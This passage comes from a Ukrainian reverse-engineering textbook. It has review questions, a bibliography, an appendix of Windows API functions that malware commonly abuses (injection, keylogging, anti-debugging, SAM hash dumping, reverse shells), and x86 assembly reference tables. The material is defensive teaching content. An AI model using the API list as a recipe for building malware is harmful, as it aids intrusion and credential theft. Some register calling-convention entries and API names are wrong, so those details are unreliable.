5. Яка мета, умови, задачі та методи відновлення структур файлів?
6. Які існують інструментальні засоби PI форматів файлів?
7. Яким чином можна відновити спотворений тип стандартного файлу?
8. Як можна відновити формат файлу нестандартного формату?
9. Яка мета, задачі та методи відновлення протоколів обміну даними?
10. Чому методи відновлення протоколів обміну даними подібні методам відновлення структур фалів?

СПИСОК РЕКОМЕНДОВАНОЇ ЛІТЕРАТУРИ

1. Соколов В.В., Успенський О.А., Жилін А.В. *Реверс-інжиніринг програмного забезпечення*: навч. посіб. Київ: ІСЗЗІ КПІ ім. Ігоря Сікорського, 2019. 184 с.

2. В. Соколов, “Аналіз можливостей ChatGPT щодо розв’язку задач реверс-інжинірингу програмного забезпечення*”*, *ITS*, т. 11, вип. 2, с. 193–205, Груд 2023.

3. *Якість програмного забезпечення та тестування: базовий курс*. Навчальний посібник / За ред. Крепич С.Я., Співак І.Я. / для бакалаврів галузі знань 12 «Інформаційні технології» спеціальності 121 «Інженерія програмного забезпечення». – Тернопіль: ФОП Паляниця В.А., 2020. – 478с. URL: https://api.dspace.wunu.edu.ua/api/core/bitstreams/ecd12794-8313-40aa-9ff6-eba3f715511a/content.

4. Войтович О. П., Вітюк В. О., Каплун В. А. “Особливості дослідження ознак шкідливого програмного забезпечення без наявності вихідних кодів” // “*Інформаційні технології та комп’ютерна інженерія*”, Вінницький національний технічний університет, м. Вінниця, 2013, № 3.

5. В. Цуркан і Д. Волошин, “Функційна модель реверс-інжинірингу шкідливого програмного забезпечення”, *ITS*, т. 9, вип. 2, с. 200–208, Груд 2021.

6. С.С. Сисоєнко, “Особливості реалізації та застосування методів обфускації коду,” *Інформаційні технології та суспільство*, №. 2 (8), с. 69–78, 2023. DOI:10.32689/maup.it.2023.2.8.

7. В. В. Мальований, “Комплексний аналіз шкідливих програм: підходи, виклики та перспективи,” *Інформаційні технології та суспільство*, №. 4 (19), с. 83–87, 2025. DOI: 10.32689/maup.it.2025.4.14.

8. В.В. Давидов, *Моделі та методи підвищення безпеки байт-код орієнтованого програмного забезпечення в умовах кібератак*: дис. д-ра техн. наук: 05.13.05. Черкаси: ЧДТУ, 2021. 313 с. URL: https://er.chdtu.edu.ua/handle/ChSTU/2577.

9. Jitender Narula. *Implementing Reverse Engineering*: BPB Publications, India, 2022. 875p.

10. Anders Møller, Michael I. Schwartzbach. *Static Program Analysis*: Department of Computer Science Aarhus University, Denmark, 2020. 172p.

11. Michael Sikorski, Andrew Honig. *Practical Malware Analysis*: *The Hands-On Guide to Dissecting Malicious Software*. – No Starch Press, 2012. -800p.

12. Eldad Eilam. *Reversing: Secrets of Reverse Engineering*. -Wiley Publishing, 2005. -620p.

13. C. Jones, *The Economics of Software Quality*, Boston, MA, USA: Addison-Wesley, 2018.

14. A. Gillies, *Software Quality: Theory and Management*, 2nd ed. London, UK: Thomson Learning, 2019.

15. S. Wagner, "Trends in Software Quality Assurance", *IEEE Software*, vol. 38, no. 1, pp. 88–95, 2021.

16. A. Biffl et al., "Quality Assurance in DevOps: Challenges and Research Directions," *IEEE Transactions on Software Engineering*, 2022.

17. E. Engström and P. Runeson, "Software Product Quality Evaluation–State of the Art and Future Needs," *Empirical Software Engineering*, 2020.

18. ISO/IEC 25010:2023 Systems and software engineering – Systems and software Quality Requirements and Evaluation (SQuaRE) – Product quality model.

19. ISO/IEC TR 19759:2016 Software Engineering – Guide to the software engineering body of knowledge (SWEBOK).

20. CMMI Institute, "Capability Maturity Model Integration (CMMI)," ISACA. [Online]. Available: https://cmmiinstitute.com/. [Accessed: 13-May-2026].

21. MITRE, "CWE Top 25 Most Dangerous Software Weaknesses". URL: https://cwe.mitre.org.

22. OWASP, "OWASP Top 10:2021 & Testing Guide v5," 2023. [Online]. Available: https://owasp.org.

23. NIST, "National Vulnerability Database (NVD)," 2025. [Online]. Available: https://nvd.nist.gov.

24. MITRE, "ATT&CK Framework," 2025. [Online]. Available: https://attack.mitre.org.

25. Exploit Database, 2025. [Online]. Available: https://www.exploit-db.com.

ПРЕДМЕТНИЙ ПОКАЖЧИК

ДОДАТОК А. ФУНКЦІЇ WINDOWS API, ЩО ЗАСТОСОВУЮЄ ШПЗ

Цей додаток містить список функцій *Windows API*, які аналізаторами шкідливих программ зазвичай вважаються підозрілими, з коротким описом кожної з них і як їх може використовувати шкідливе програмне забезпечення.

У цьому додатку представлений вибірковий перелік функцій. З нього виключено функції, призначення яких зрозуміло з їх назви, такі як *ReadFile* та *DeleteFile*.

accept

Використовується для прослуховування вхідних з'єднань. Ця функція вказує на те, що програма прослуховує вхідні з'єднання в сокеті.

AdjustTokenPrivileges

Використовується для включення або відключення конкретних привілеїв доступу. Зловмисне програмне забезпечення, яке виконує введення процесу, часто викликає цю функцію для отримання додаткових дозволів.

AttachThreadInput

Приєднує обробку вводу одного потоку до іншого, щоб другий потік отримував події введення, такі як події клавіатури та миші. Кейлоггери та інші шпигунські програми використовують цю функцію.

bind

Використовується для прив'язки локальної адреси до сокета для прослуховування вхідних з'єднань.

BitBlt

Використовується для копіювання графічних даних з одного пристрою на інший. Шпигунське програмне забезпечення іноді використовує цю функцію для зйомки скріншотів. Ця функція часто додається компілятором як частина бібліотечного коду.

CallNextHookEx

Використовується в коді, який підключає подію, встановлену *SetWindowsHookEx*. *CallNextHookEx* викликає наступний гук ланцюга.

Проаналізуйте функцію виклику *CallNextHookEx*, щоб визначити призначення гука, встановленого *SetWindowsHookEx*.

CertOpenSystemStore

Використовується для доступу до сертифікатів, що зберігаються в локальній системі.

CheckRemoteDebuggerPresent

Перевіряє, чи не налагоджується конкретний процес (включаючи ваш власний). Ця функція іноді використовується як частина методики проти налагодження.

CoCreateInstance

Створює об'єкт *COM*. Об'єкти *COM* забезпечують широкий спектр функціональних можливостей. Ідентифікатор класу (*CLSID*) підкаже, який файл містить код, який реалізує об'єкт *COM*.

connect

Використовується для підключення до віддаленого сокету. Зловмисне програмне забезпечення часто використовує функціонал низького рівня для підключення до сервера команд і управління.

ConnectNamedPipe

Використовується для створення серверного каналу для міжпроцесорного зв'язку, яка чекатиме підключення клієнтського каналу. *Backdoors* та *reverse shells* іноді використовують *ConnectNamedPipe* для спрощення підключення до сервера команд і управління.

ControlService

Використовується для запуску, зупинки, зміни або надсилання сигналу до запущеної служби. Якщо зловмисне програмне забезпечення використовує власну шкідливу службу, вам потрібно буде проаналізувати код, який реалізує службу, щоб визначити мету виклику.

CreateFileMapping

Створює *handle* для відображення файлу, який завантажує файл у пам'ять та робить його доступним через адреси пам'яті. *Launchers*, *loaders*, та *injectors* використовують цю функцію для читання та зміни файлів *PE*.

CreateMutex

Створює об'єкт взаємного виключення, який може використовуватися зловмисним програмним забезпеченням, щоб у будь-який момент часу в системі працював лише один екземпляр шкідливого програмного забезпечення. Зловмисне програмне забезпечення часто використовує фіксовані імена для файлів *mutex*, що може бути хорошим індикатором на основі хоста для виявлення додаткових установок зловмисного програмного забезпечення.

CreateProcess

Створює та запускає новий процес. Якщо зловмисне програмне забезпечення створює новий процес, вам також потрібно буде проаналізувати новий процес.

CreateRemoteThread

Використовується для запуску потоку у віддаленому процесі (іншому, крім процесу виклику). *Launchers* та *stealth malware* використовують *CreateRemoteThread* для введення коду в інший процес.

CreateService

Створює службу, яку можна запустити під час завантаження. Зловмисне програмне забезпечення використовує *CreateService* для стійкості, прихованості або для завантаження драйверів ядра.

CreateToolhelp32Snapshot

Використовується для створення знімків процесів, купи, потоків та модулів. Зловмисне програмне забезпечення часто використовує цю функцію як частину коду, який перебирає процеси або потоки.

CryptAcquireContext

Часто перша функція, яка використовується зловмисним програмним забезпеченням для ініціалізації використання шифрування *Windows*. Існує багато інших функцій, пов’язаних із шифруванням, більшість з яких починається з *Crypt*.

DeviceIoControl

Надсилає керуюче повідомлення з простору користувача на драйвер пристрою. *DeviceIoControl* користується популярністю серед шкідливих програм

ядра, оскільки це простий, гнучкий спосіб передачі інформації між простором користувача та простором ядра..

DllGetClassObject

Отримує об’єкт класу з обробника об'єктів *DLL* або додатка об'єкта.

DllInstall

Обробляє встановлення та налаштування *DLL*.

DllRegisterServer

Доручає серверу в процесі роботи створити записи його реєстру для всіх класів, що підтримуються в цьому модулі сервера.

DllUnregisterServer

Доручає серверу в процесі обробки видаляти лише ті записи, що створені через *DllRegisterServer*.

EnableExecuteProtectionSupport

Недокументована функція *API*, що використовується для зміни налаштувань захисту даних виконання (*DEP*) хоста, роблячи його більш сприйнятливим до атаки.

EnumProcesses

Використовується для перерахування запущених процесів в системі. Зловмисне програмне забезпечення часто перебирає процеси, щоб знайти процес, в який потрібно впровадитись.

EnumProcessModules

Використовується для перерахування завантажених модулів (виконуваних файлів та *DLL*) для заданого процесу. Зловмисне програмне забезпечення перераховує модулі, коли потрібно впровадитись.

FindFirstFile/FindNextFile

Використовується для пошуку в каталогу та перерахування файлової системи.

FindResource

Використовується для пошуку ресурсу у виконуваній або завантаженій *DLL*. Зловмисне програмне забезпечення іноді використовує ресурси для зберігання рядків, інформації про конфігурацію чи інших шкідливих файлів.

Якщо ви бачите, що ця функція використовується, перегляньте, чи є *.rsrc* у заголовку *PE* шкідливого програмного забезпечення.

FindWindow

Шукає відкрите вікно на робочому столі. Іноді ця функція використовується як метод налагодження для пошуку вікон *OllyDbg*.

FtpPutFile

Функція високого рівня для завантаження файлу на віддалений *FTP*-сервер.

GetAdaptersInfo

Використовується для отримання інформації про мережеві адаптери в системі. *Backdoors* іноді викликають *GetAdaptersInfo* як частину спостереження для збору інформації про заражені машини. У деяких випадках використовується для збору *MAC*-адрес для перевірки наявності *VMware* як частини антивіртуальних машинних методів.

GetAsyncKeyState

Використовується для визначення того, чи натискається певна клавіша. Зловмисне програмне забезпечення іноді використовує цю функцію для реалізації кейлоггера.

GetDC

Повертає *handle* до контексту пристрою для вікна або всього екрана. Шпигунське програмне забезпечення, яке знімає екран, часто використовує цю функцію.

GetForegroundWindow

Повертає *handle* до вікна, яке зараз знаходиться на передньому плані робочого столу. Кейлоггери зазвичай використовують цю функцію, щоб визначити, у якому вікні користувач вводить свої натискання клавіш.

gethostbyname

Використовується для здійснення пошуку *DNS* на певному імені хоста до встановлення *IP*-з'єднання з віддаленим хостом. Імена хостів, які служать серверами управління командами та часто, роблять хороші підписи на основі мережі.

gethostname

Отримує ім'я комп'ютера. *Backdoors* іноді використовують її як частину спостереження машини жертви.

GetKeyState

Використовується кейлоггерами для отримання статусу певної клавіші на клавіатурі.

GetModuleFilename

Повертає ім'я файлу модуля, завантаженого в поточному процесі. Зловмисне програмне забезпечення може використовувати цю функцію для зміни чи копіювання файлів у поточному запущеному процесі.

GetModuleHandle

Використовується для отримання *handle* до вже завантаженого модуля. Зловмисне програмне забезпечення може використовувати *GetModuleHandle* для пошуку та зміни коду в завантаженому модулі або пошуку потрібного місця для введення коду.

GetProcAddress

Отримує адресу функції в *DLL*, завантажену в пам'ять. Використовується для імпорту функцій з інших *DLL* на додаток до функцій, імпортованих у заголовку файлу *PE*.

GetStartupInfo

Отримує структуру, що містить детальну інформацію про те, як поточний процес був налаштований для запуску, наприклад, куди спрямовані стандартні *handle*.

GetSystemDefaultLangId

Повертає настройки мови за замовчуванням для системи. Це можна використовувати для налаштування дисплеїв та імен файлів, як частина спостереження зараженої жертви, або "патріотичного" зловмисного програмного забезпечення, яке стосується лише систем з певних регіонів.

GetTempPath

Повертає тимчасовий шлях до файлу. Якщо ви бачите зловмисне програмне забезпечення, яке викликає цю функцію, перевірте, чи читає воно або записує файли по шляху тимчасових файлів.

GetThreadContext

Повертає структуру контексту даного потоку. Контекст потоку зберігає всю інформацію потоку, таку як регістрові значення та поточний стан.

GetTickCount

Повертає кількість мілісекунд після завантаження. Ця функція іноді використовується для збору інформації про час, як метод проти налагодження. *GetTickCount* часто додається компілятором і входить до багатьох виконуваних файлів, тому просто бачити його як імпортну функцію дає мало інформації.

GetVersionEx

Повертає інформацію про те, яка версія *Windows* зараз працює. Це може використовуватися як частина опитування жертв або для вибору між різними зміщеннями для недокументованих структур, які мінялися в різних версіях *Windows*.

GetWindowsDirectory

Повертає шлях до каталогу *Windows* (як правило, *C:\Windows*). Зловмисне програмне забезпечення іноді використовує цей виклик, щоб визначити, в який каталог встановлювати додаткові шкідливі програми.

inet_addr

Перетворює рядок *IP*-адреси на зразок 127.0.0.1, щоб він міг використовуватися такими функціями, як підключення. Вказаний рядок іноді може використовуватися як мережевий підпис.

InternetOpen

Ініціалізує функції доступу до Інтернету високого рівня від *WinINet*, такі як *InternetOpenUrl* та *InternetReadFile*. Пошук *InternetOpen* – це хороший спосіб знайти початок функціонування доступу до Інтернету. Одним із параметрів *InternetOpen* є User-*Agent*, який іноді може зробити хороший підпис на основі мережі.

InternetOpenUrl

Відкриває конкретну *URL*-адресу для з'єднання за допомогою *FTP*, *HTTP* або *HTTPS*. *URL*-адреси, якщо їх фіксовано, часто можуть бути хорошими підписами на основі мережі.

InternetReadFile

Читає дані з раніше відкритої *URL*-адреси.

InternetWriteFile

Записує дані до раніше відкритої *URL*-адреси.

IsDebuggerPresent

Перевіряє, чи не відбувається налагодження поточного процесу, часто як частина методики проти налагодження.

IsNTAdmin

Перевіряє, чи має користувач права адміністратора

IsWoW64Process

Використовується 32-розрядним процесом для визначення, чи працює він у 64-бітній операційній системі.

LdrLoadDll

Функція низького рівня для завантаження *DLL* в процес, як і *LoadLibrary*. Звичайні програми використовують *LoadLibrary*, і наявність цього імпорту може вказувати на програму, яка намагається бути прихованою..

LoadLibrary

Завантажує *DLL* в процес, який, можливо, не був завантажений під час запуску програми. Імпортується майже кожною програмою *Win32*.

LoadResource

Завантажує ресурс із файлу *PE* в пам'ять. Зловмисне програмне забезпечення іноді використовує ресурси для зберігання рядків, інформації про конфігурацію чи інших шкідливих файлів.

LsaEnumerateLogonSessions

Перерає сеанси входу в поточну систему, які можна використовувати як частину крадіжок даних.

MapViewOfFile

Відображає файл у пам'ять та робить його вміст доступним через адреси пам'яті. *Launchers*, *loaders*, та *injectors* використовують цю функцію для читання та зміни файлів *PE*. Використовуючи *MapViewOfFile*, зловмисне програмне забезпечення може уникнути використання *WriteFile* для зміни вмісту файлу.

MapVirtualKey

Перетворює код віртуального ключа в значення символу. Це часто використовується зловмисним програмним забезпеченням *keylogging*.

MmGetSystemRoutineAddress

Схожа на *GetProcAddress*, але використовується кодом ядра. Ця функція отримує адресу функції з іншого модуля, але вона може отримувати адреси лише з *ntoskrnl.exe* та *hal.dll*.

Module32First/Module32Next

Використовується для перерахування модулів, що завантажені в процес. Інжектори використовують цю функцію для визначення місця введення коду.

NetScheduleJobAdd

Подає запит на запуск програми у визначену дату та час. Зловмисне програмне забезпечення може використовувати *NetScheduleJobAdd* для запуску іншої програми. Як аналітик зловмисного програмного забезпечення, вам потрібно буде знайти та проаналізувати програму, яка буде запущена в майбутньому.

NetShareEnum

Використовується для перерахування *network shares*.

NtQueryDirectoryFile

Повертає інформацію про файли в каталозі. Руткіти зазвичай залучають цю функцію, щоб приховати файли.

NtQueryInformationProcess

Повертає різну інформацію про визначений процес. Ця функція іноді використовується як техніка проти налагодження, оскільки вона може повернути ту саму інформацію, що і *CheckRemoteDebuggerPresent*.

NtSetInformationProcess

Може використовуватися для зміни рівня привілеїв програми або обходу запобігання виконанню даних (*DEP*).

OleInitialize

Використовується для ініціалізації бібліотеки *COM*. Програми, що використовують об'єкти *COM*, повинні викликати *OleInitialize* перед викликом будь-яких інших функцій *COM*.

OpenMutex

Відкриває обробку об'єкта взаємного виключення, який може використовуватися зловмисним програмним забезпеченням, щоб у будь-який момент часу в системі працював лише один екземпляр зловмисного програмного забезпечення. Зловмисне програмне забезпечення часто використовує фіксовані імена для файлів *mutex*, що може бути хорошим показником на основі хоста.

OpenProcess

Відкриває *handle* іншого процесу, що працює в системі. Цей *handle* може використовуватися для читання та запису в іншу пам'ять процесу або для введення коду в інший процес.

OpenSCManager

Відкриває *handle* менеджера управління сервісом. Будь-яка програма, яка встановлює, модифікує або контролює службу, повинна викликати цю функцію перед будь-якою іншою функцією маніпуляції сервісом.

OutputDebugString

Виводить рядок у відладчик, якщо він приєднаний. Це може бути використано як метод налагодження.

PeekNamedPipe

Використовується для копіювання даних із іменованого каналу без вилучення даних із каналу. Ця функція популярна у *reverse shells*.

Process32First/Process32Next

Використовується для початку перерахування процесів з попереднього виклику *CreateToolhelp32Snapshot*. Зловмисне програмне забезпечення часто перераховує процеси, щоб знайти процес, в який потрібно ввестись.

QueryPerformanceCounter

Використовується для отримання значення лічильника продуктивності на основі апаратних засобів. Ця функція іноді використовується для збору інформації про час, як частину методики проти налагодження. Часто додається компілятором і міститься у багатьох виконуваних файлах, тому просто розгляд її як імпортної функції дає мало інформації.

QueueUserAPC

Використовується для виконання коду для іншого потоку. Зловмисне програмне забезпечення іноді використовує *QueueUserAPC* для введення коду в інший процес.

ReadProcessMemory

Використовується для зчитування пам'яті віддаленого процесу.

recv

Отримує дані з віддаленої машини. Зловмисне програмне забезпечення часто використовує цю функцію для отримання даних з віддаленого сервера команд і управління.

RegisterHotKey

Використовується для реєстрації обробника для повідомлення, коли користувач вводить певну комбінацію клавіш (наприклад, *CTRL-ALT-J*), незалежно від того, яке вікно активне, коли користувач натискає комбінацію клавіш. Ця функція іноді використовується шпигунським програмним забезпеченням, яке залишається прихованим від користувача, поки не буде натиснута комбінація клавіш.

RegOpenKey

Відкриває *handle* до ключа реєстру для читання та редагування. Ключі реєстру іноді записуються як спосіб програмного забезпечення для досягнення постійної присутності на хості. Реєстр також містить цілий ряд інформації про налаштування операційної системи та програм.

ResumeThread

Відновлює попередньо призупинений потік. *ResumeThread* використовується як частина декількох методів ін'єкцій.

RtlCreateRegistryKey

Використовується для створення реєстру з коду в режимі ядра.

RtlWriteRegistryValue

Використовується для запису значення до реєстру з коду в режимі ядра.

SamIConnect

Підключається до диспетчера облікових записів безпеки (*SAM*) для того, щоб робити майбутні виклики, які отримують доступ до облікової інформації.

Програми хеш-дампінгу отримують доступ до бази даних *SAM*, щоб отримати хеш паролів для входу користувачів.

SamIGetPrivateData

Запитує приватну інформацію про конкретного користувача з бази даних диспетчера облікових записів безпеки (*SAM*). Програми хеш-дампінгу отримують доступ до бази даних *SAM*, щоб отримати хеш паролів для входу користувачів.

SamQueryInformationUse

Запитує інформацію про конкретного користувача в базі даних диспетчера облікових записів безпеки (*SAM*). Програми хеш-дампінгу отримують доступ до бази даних *SAM*, щоб отримати хеш паролів для входу користувачів.

send

Надсилає дані на віддалену машину. Зловмисне програмне забезпечення часто використовує цю функцію для надсилання даних на віддалений сервер команд і управління.

SetFileTime

Змінює час створення, доступу чи останнього змінення файлу. Зловмисне програмне забезпечення часто використовує цю функцію для приховування шкідливої діяльності.

SetThreadContext

Використовується для зміни контексту заданої нитки. У деяких методах ін'єкцій використовується *SetThreadContext*.

SetWindowsHookEx

Встановлює функцію гука, яку потрібно викликати щоразу, коли викликається певна подія. Ця функція, як правило, використовується для кейлогерів та шпигунських програм, також забезпечує простий спосіб завантаження *DLL* у всі процеси *GUI* в системі. Цю функцію іноді додає компілятор.

SfcTerminateWatcherThread

Використовується для відключення захисту файлів *Windows* та зміни файлів, які в іншому випадку будуть захищені. *SfcFileException* також може використовуватися в цій якості.

ShellExecute

Використовується для виконання іншої програми. Якщо зловмисне програмне забезпечення створює новий процес, також потрібно буде проаналізувати новий процес.

StartServiceCtrlDispatcher

Служба використовується для підключення основної нитки процесу до менеджера управління сервісом. Будь-який процес, який працює як послуга, повинен викликати цю функцію протягом 30 секунд після запуску. Розміщення цієї функції в зловмисному програмному забезпеченні говорить про те, що функція може запускатися як служба.

SuspendThread

Призупиняє потік, щоб він перестав працювати. Зловмисне програмне забезпечення іноді призупиняє потік, щоб змінити його, виконавши введення коду.

system

Функція для запуску іншої програми, яку надають деякі бібліотеки виконання мови *C*. У *Windows* ця функція служить функцією обгортки для *CreateProcess*.

Thread32First / Thread32Next

Використовується для ітерації через нитки процесу. Інжектори використовують ці функції, щоб знайти відповідну нитку для введення.

Toolhelp32ReadProcessMemory

Використовується для зчитування пам'яті віддаленого процесу.

URLDownloadToFile

Виклик високого рівня, щоб завантажити файл з веб-сервера та зберегти його на диску. Ця функція популярна серед завантажувачів, оскільки вона реалізує всю функціональність завантажувача за один виклик функції.

VirtualAllocEx

Процедура розподілу пам'яті, яка може виділяти пам'ять у віддаленому процесі. Зловмисне програмне забезпечення іноді використовує *VirtualAllocEx* як частину введення технологічного процесу.

VirtualProtectEx

Змінює захист на області пам'яті. Зловмисне програмне забезпечення може використовувати цю функцію для зміни розділу пам'яті, доступної лише для читання, на виконуваний файл.

WideCharToMultiByte

Використовується для перетворення рядка *Unicode* в рядок *ASCII*.

WinExec

Використовується для виконання іншої програми. Якщо зловмисне програмне забезпечення створює новий процес, також потрібно буде проаналізувати новий процес.

WlxLoggedOnSAS (та інші Wlx* функції)

Функція, яку необхідно експортувати *DLL*, яка буде виконувати функції модулів аутентифікації. Зловмисне програмне забезпечення, яке експортує багато функцій *Wlx* *, може здійснювати заміну графічної ідентифікації та автентифікації (*GINA*).

Wow64DisableWow64FPIdirection

Вимикає перенаправлення файлів, що виникає у 32-бітних файлах, завантажених у 64-бітній системі. Якщо 32-розрядна програма після виклику цієї функції пише до *C:\ Windows\System32*, вона запише до справжнього *C:\ Windows\System32*, а не перенаправляється до *C:\Windows\SysWOW64*.

WriteProcessMemory

Використовується для запису даних у віддалений процес. Зловмисне програмне забезпечення використовує *WriteProcessMemory* як частину впровадження до процесу.

WSAStartup

Використовується для ініціалізації функціоналу мережі низького рівня. Пошук викликів *WSAStartup* часто може бути простим способом знайти початок функціонування, пов'язаного з мережею.

ДОДАТОК Б. ЕЛЕМЕНТИ АСЕМБЛЕРА X86-32 ТА X86-64

У таблицях використовуються такі скорочення для операндів: *dst* – операнд-приймач, *src* – операнд-джерело, *imm* – безпосереднє значення, *mem* – звернення до пам'яті, *reg* – регістр, *cnt* – кількість (наприклад, 1, *CL* або *imm*8).

*Таблиця Б.*1. Регістри загального призначення

Регістри x86-32	Регістри x86-64	Призначення
EAX	RAX	Акумулятор; повернення значення з функцій
EBX	RBX	База; збереження між викликами (callee-saved)
ECX	RCX (+ R8–R15)	Лічильник; 4-й аргумент функції (Windows ABI) / 4-й (System V)
EDX	RDX	Дані; 3-й аргумент (Windows) / 3-й (System V); частина пар для DIV/MUL
ESI	RSI	Індекс джерела рядкових операцій; 2-й аргумент (System V)
EDI	RDI	Індекс призначення рядкових операцій; 1-й аргумент (System V)
ESP	RSP	Покажчик стеку; завжди вказує на вершину стеку
EBP	RBP	Покажчик кадру стеку; callee-saved
–	R8 – R15	Додаткові регістри загального призначення (тільки x86-64)
–	RIP	Покажчик поточної інструкції; недоступний напряму в x86-32

У 64-бітному режимі запис у 32-бітний регістр (наприклад, EAX) автоматично обнуляє старші 32 біти відповідного 64-бітного регістру (RAX).

Регістри R8–R15 доступні лише у режимі x86-64 і потребують префікса REX.

Таблиця Б.2. Регістр прапорців EFLAGS / RFLAGS

Біт	Прапорець	Опис
0	CF	Carry Flag – перенос/позика при беззнакових операціях
2	PF	Parity Flag – 1 якщо молодший байт результату містить парну кількість одиниць
4	AF	Auxiliary Carry – перенос між бітами 3 і 4 (BCD-арифметика)
6	ZF	Zero Flag – 1 якщо результат операції дорівнює нулю
7	SF	Sign Flag – дорівнює старшому біту результату (знак)
8	TF	Trap Flag – покрокове виконання (відлагодження)
9	IF	Interrupt Enable – дозвіл маскованих апаратних переривань
10	DF	Direction Flag – напрям рядкових операцій (0 = зростання)
11	OF	Overflow Flag – переповнення при знакових операціях
12–13	IOPL	I/O Privilege Level – рівень привілеїв для команд вводу-виводу
14	NT	Nested Task – ознака вкладеного завдання
16	RF	Resume Flag – відновлення після відлагоджувального виключення
17	VM	Virtual-8086 Mode – режим Virtual-8086
18	AC	Alignment Check – контроль вирівнювання (CR0.AM=1)
19	VIF	Virtual Interrupt Flag (Pentium+)
20	VIP	Virtual Interrupt Pending (Pentium+)
21	ID	CPUID Support – 1 якщо процесор підтримує команду CPUID

*Таблиця Б.*3. Команди пересилання даних

Команда	Операнди	Опис	Прапорці
MOV	dst, src	Пересилання даних між операндами	Без змін
MOVZX	dst, src	Пересилання з розширенням нулями (x86-32/64)	Без змін
MOVSX	dst, src	Пересилання з розширенням знаком	Без змін
MOVSXD	dst, src	Розширення 32-бітного знаку до 64-біт (x86-64)	Без змін
XCHG	dst, src	Обмін значеннями двох операндів	Без змін
PUSH	src	Зменшує SP/RSP на 2/4/8, записує операнд у стек	Без змін
POP	dst	Читає з вершини стеку, збільшує SP/RSP	Без змін
PUSHA / PUSHAD	–	Зберігає всі регістри загального призначення (x86-32)	Без змін
POPA / POPAD	–	Відновлює всі регістри загального призначення (x86-32)	Без змін
LEA	dst, mem	Завантаження ефективної адреси (без звернення до пам'яті)	Без змін
XLAT	–	AL ← [BX + AL]; трансляція за таблицею	Без змін
LAHF	–	AH ← молодший байт EFLAGS	Без змін
SAHF	–	Молодший байт EFLAGS ← AH	SF ZF AF PF CF
PUSHF / PUSHFD / PUSHFQ	–	Зберігає FLAGS / EFLAGS / RFLAGS у стек	Без змін
POPF / POPFD / POPFQ	–	Відновлює FLAGS / EFLAGS / RFLAGS зі стеку	Всі

Таблиця Б.4. Арифметичні команди

Команда	Операнди	Опис	Прапорці
ADD	dst, src	dst ← dst + src	OF SF ZF AF PF CF
ADC	dst, src	dst ← dst + src + CF (додавання з переносом)	OF SF ZF AF PF CF
SUB	dst, src	dst ← dst − src	OF SF ZF AF PF CF
SBB	dst, src	dst ← dst − src − CF (віднімання з позикою)	OF SF ZF AF PF CF
INC	dst	dst ← dst + 1 (CF не змінюється)	OF SF ZF AF PF
DEC	dst	dst ← dst − 1 (CF не змінюється)	OF SF ZF AF PF
NEG	dst	dst ← 0 − dst (арифметичне заперечення)	OF SF ZF AF PF CF
CMP	dst, src	Обчислює dst − src, встановлює прапорці, результат не зберігається	OF SF ZF AF PF CF
MUL	src	Беззнакове множення AX/EAX/RAX на src	OF CF (SF ZF AF PF – невизначені)
IMUL	src / dst,src / dst,src,imm	Знакове множення (1-, 2-, 3-операндна форми)	OF CF (SF ZF AF PF – невизначені)
DIV	src	Беззнакове ділення DX:AX / EDX:EAX / RDX:RAX на src	SF ZF AF PF CF – невизначені

Команда	Операнди	Опис	Прапорці
IDIV	src	Знакове ділення DX:AX / EDX:EAX / RDX:RAX на src	SF ZF AF PF CF – невизначені
CBW / CWDE / CDQE	–	Розширення AL→AX / AX→EAX / EAX→RAX зі знаком	Без змін
CWD / CDQ / CQO	–	Розширення AX→DX:AX / EAX→EDX:EAX / RAX→RDX:RAX зі знаком	Без змін

MUL/IMUL з одним операндом: 8-бітний – AX ← AL × src; 16-бітний – DX:AX ← AX × src; 32-бітний – EDX:EAX ← EAX × src; 64-бітний – RDX:RAX ← RAX × src.

DIV: частка у AL/AX/EAX/RAX, остача у AH/DX/EDX/RDX. Виключення #DE якщо частка не вміщується в операнд-результат або дільник = 0.

*Таблиця Б.*5. Логічні команди

Команда	Операнди	Опис	Прапорці
AND	dst, src	Побітове І; результат → dst	OF=0 SF ZF PF CF=0 AF – невиз.
OR	dst, src	Побітове АБО; результат → dst	OF=0 SF ZF PF CF=0 AF – невиз.
XOR	dst, src	Побітове ВИКЛЮЧНЕ АБО; результат → dst	OF=0 SF ZF PF CF=0 AF – невиз.
NOT	dst	Побітове заперечення (інверсія всіх бітів)	Без змін
TEST	dst, src	Побітове І, лише встановлює прапорці (без збереження)	OF=0 SF ZF PF CF=0

*Таблиця Б.*6. Команди зсуву та бітових операцій

Команда	Операнди	Опис	Прапорці
SHL / SAL	dst, cnt	Зсув ліворуч логічний / арифметичний (тотожні)	OF CF SF ZF PF
SHR	dst, cnt	Зсув праворуч логічний (старші біти ← 0)	OF CF SF ZF PF
SAR	dst, cnt	Зсув праворуч арифметичний (знаковий розряд зберігається)	OF CF SF ZF PF
ROL	dst, cnt	Циклічний зсув ліворуч	OF CF
ROR	dst, cnt	Циклічний зсув праворуч	OF CF
RCL	dst, cnt	Циклічний зсув ліворуч через CF	OF CF
RCR	dst, cnt	Циклічний зсув праворуч через CF	OF CF
SHLD	dst, src, cnt	Подвійний зсув ліворуч	OF CF SF ZF PF
SHRD	dst, src, cnt	Подвійний зсув праворуч	OF CF SF ZF PF
BSF	dst, src	Пошук першого встановленого біту від молодшого	ZF
BSR	dst, src	Пошук першого встановленого біту від старшого	ZF
BT	src, idx	Копіює вказаний біт у CF	CF
BTS	dst, idx	Копіює біт у CF та встановлює його в 1	CF
BTR	dst, idx	Копіює біт у CF та скидає його в 0	CF
BTC	dst, idx	Копіює біт у CF та інвертує	CF

Лічильник cnt може бути: константою 1, регістром CL (молодші 5 біт для 32-бітних операндів, 6 біт для 64-бітних) або безпосереднім байтом imm8.

Таблиця Б.7. Команди передачі керування

Команда	Операнди	Опис	Прапорці
JMP	мітка / reg / mem	Безумовний перехід	Без змін
JE / JZ	мітка	Перехід якщо рівно / нуль (ZF=1)	Без змін
JNE / JNZ	мітка	Перехід якщо нерівно / не нуль (ZF=0)	Без змін
JG / JNLE	мітка	Перехід якщо більше (знакове) (ZF=0 та SF=OF)	Без змін
JGE / JNL	мітка	Перехід якщо більше або рівно (знакове) (SF=OF)	Без змін
JL / JNGE	мітка	Перехід якщо менше (знакове) (SF≠OF)	Без змін
JLE / JNG	мітка	Перехід якщо менше або рівно (знакове)	Без змін
JA / JNBE	мітка	Перехід якщо вище (беззнакове) (CF=0 та ZF=0)	Без змін
JAE / JNB	мітка	Перехід якщо вище або рівно (беззнакове) (CF=0)	Без змін
JB / JNAE	мітка	Перехід якщо нижче (беззнакове) (CF=1)	Без змін
JBE / JNA	мітка	Перехід якщо нижче або рівно (беззнакове)	Без змін
